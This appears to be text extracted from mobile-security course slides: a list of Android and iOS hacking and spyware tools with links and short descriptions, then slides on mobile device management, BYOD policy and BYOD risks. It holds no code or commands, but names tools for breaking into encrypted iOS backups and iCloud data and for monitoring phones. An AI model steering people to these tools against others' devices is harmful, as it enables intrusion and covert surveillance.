

DroidSheep
<https://droidsheep.info>



Orbot Proxy
<https://guardianproject.info>



PhoneSploit
<https://github.com>




iOS Hacking Tools



Elcomsoft Phone Breaker

Allows attackers to perform **logical** and **over-the-air acquisition** of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud



<https://www.elcomsoft.com>



Fing - Network Scanner

<https://apps.apple.com>



Network Analyzer Master

<https://apps.apple.com>



Spyic

<https://spyic.com>



iWepPRO


<https://apps.apple.com>



Frida

<https://www.frida.re>

Module Flow




Mobile Device Management (MDM)



Mobile Device Management (MDM) provides platforms for **over-the-air or wired distribution of applications** and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers




It helps system administrators to **deploy and manage software applications** across all enterprise mobile devices to secure, monitor, manage, and support mobile devices



Bring Your Own Device (BYOD)

- ❑ Bring your own device (BYOD) refers to a policy that allows an employee to bring their **personal devices**, such as laptops, smartphones, and tablets, to their **workplace** and use them to access the organization's resources by following the access privileges
- ❑ The BYOD policy allows employees to use the devices that they are **comfortable with** and **best fits their preferences** and work purposes



BYOD Risks

01

Sharing **confidential data** on unsecured networks

02

Data leakage and **endpoint security issues**

03

Improperly **disposing of devices**

04

Support for many **different devices**

05

Mixing personal and **private data**

06

Lost or **stolen devices**

07

Lack of awareness

